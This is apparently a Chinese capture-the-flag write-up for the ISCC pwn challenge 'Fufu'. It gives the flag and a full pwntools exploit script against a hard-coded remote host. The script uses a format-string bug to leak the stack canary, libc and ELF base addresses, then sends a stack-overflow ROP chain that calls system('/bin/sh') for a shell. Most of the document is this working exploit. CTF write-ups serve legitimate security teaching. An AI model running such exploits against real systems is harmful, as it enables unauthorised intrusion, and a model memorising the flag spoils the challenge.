
## QLNU-SEC-2403+于光泽+191897071@qq.com


## PWN+ Fufu

## 解题思路


1.ida中分析。submit\_evidence函数中存在格式化字符串漏洞printf(nbytes\_4)，可以泄露libc，elf，canary。



trial\_adjourned函数存在栈溢出漏洞read(0, buf, 0x80uLL)。



2.编写脚本。通过格式化字符串漏洞泄露栈保护libc 基址和程序基址，构造包含这些信息的溢出载荷，利用 ROP 链绕过保护机制并调用 system ("/bin/sh") 获取目标系统的 shell。



Flag: ISCC{832ad2b3-051e-4407-b86f-9f478e02d806}

## Exp:

from pwn import \*

context.terminal = ['tmux', 'splitw', '-h', '-p', '75']

context(arch='amd64', os='linux', log\_level='info')

TARGET\_HOST = '101.200.155.151'

TARGET\_PORT = 12600

def init\_connection():

return remote(TARGET\_HOST, TARGET\_PORT)

def retrieve\_canary(conn):

conn.sendlineafter('choice? >> ', '1')

conn.sendlineafter('limited! >> ', '6')

conn.sendlineafter('evidence! >> ', '%17$p')

conn.recvuntil('0x')

stack\_canary = int(conn.recv(16), 16)

log.success(f"获取到Canary值: 0x{stack\_canary:x}")

conn.sendlineafter('chicken! >> ', 'a')

return stack\_canary

def retrieve\_libc\_base(conn):

conn.sendlineafter('choice? >> ', '1')

conn.sendlineafter('limited! >> ', '6')

conn.sendlineafter('evidence! >> ', '%23$p')

conn.recvuntil('0x')

libc\_leak = int(conn.recv(12), 16)

libc\_start = libc\_leak - 0x29d90

log.success(f"获取到Libc基址: 0x{libc\_start:x}")

conn.sendlineafter('chicken! >> ', 'a')

return libc\_start

def retrieve\_elf\_base(conn):

conn.sendlineafter('choice? >> ', '1')

conn.sendlineafter('limited! >> ', '6')

conn.sendlineafter('evidence! >> ', '%19$p')

conn.recvuntil('0x')

elf\_leak = int(conn.recv(12), 16)

elf\_start = elf\_leak - 0x13d6

log.success(f"获取到ELF基址: 0x{elf\_start:x}")

conn.sendlineafter('chicken! >> ', 'a')

return elf\_start

def execute\_exploit():

conn = init\_connection()

canary = retrieve\_canary(conn)

libc\_base = retrieve\_libc\_base(conn)

elf\_base = retrieve\_elf\_base(conn)

shell\_func = libc\_base + 0x50d70

shell\_str = libc\_base + 0x1d8678

pop\_rdi\_gadget = elf\_base + 0x132F

stack\_align\_gadget = elf\_base + 0x101a

log.info(f"system函数地址: 0x{shell\_func:x}")

log.info(f"/bin/sh字符串地址: 0x{shell\_str:x}")

log.info(f"pop rdi; ret Gadget: 0x{pop\_rdi\_gadget:x}")

log.info(f"栈对齐Gadget: 0x{stack\_align\_gadget:x}")

payload = flat(

b'A' \* 0x48,

canary,

0,

stack\_align\_gadget,

pop\_rdi\_gadget,

shell\_str,

shell\_func

)

conn.sendlineafter('choice? >> ', '2')

conn.sendlineafter('adjourned\n', payload)

conn.interactive()

if \_\_name\_\_ == "\_\_main\_\_":

execute\_exploit()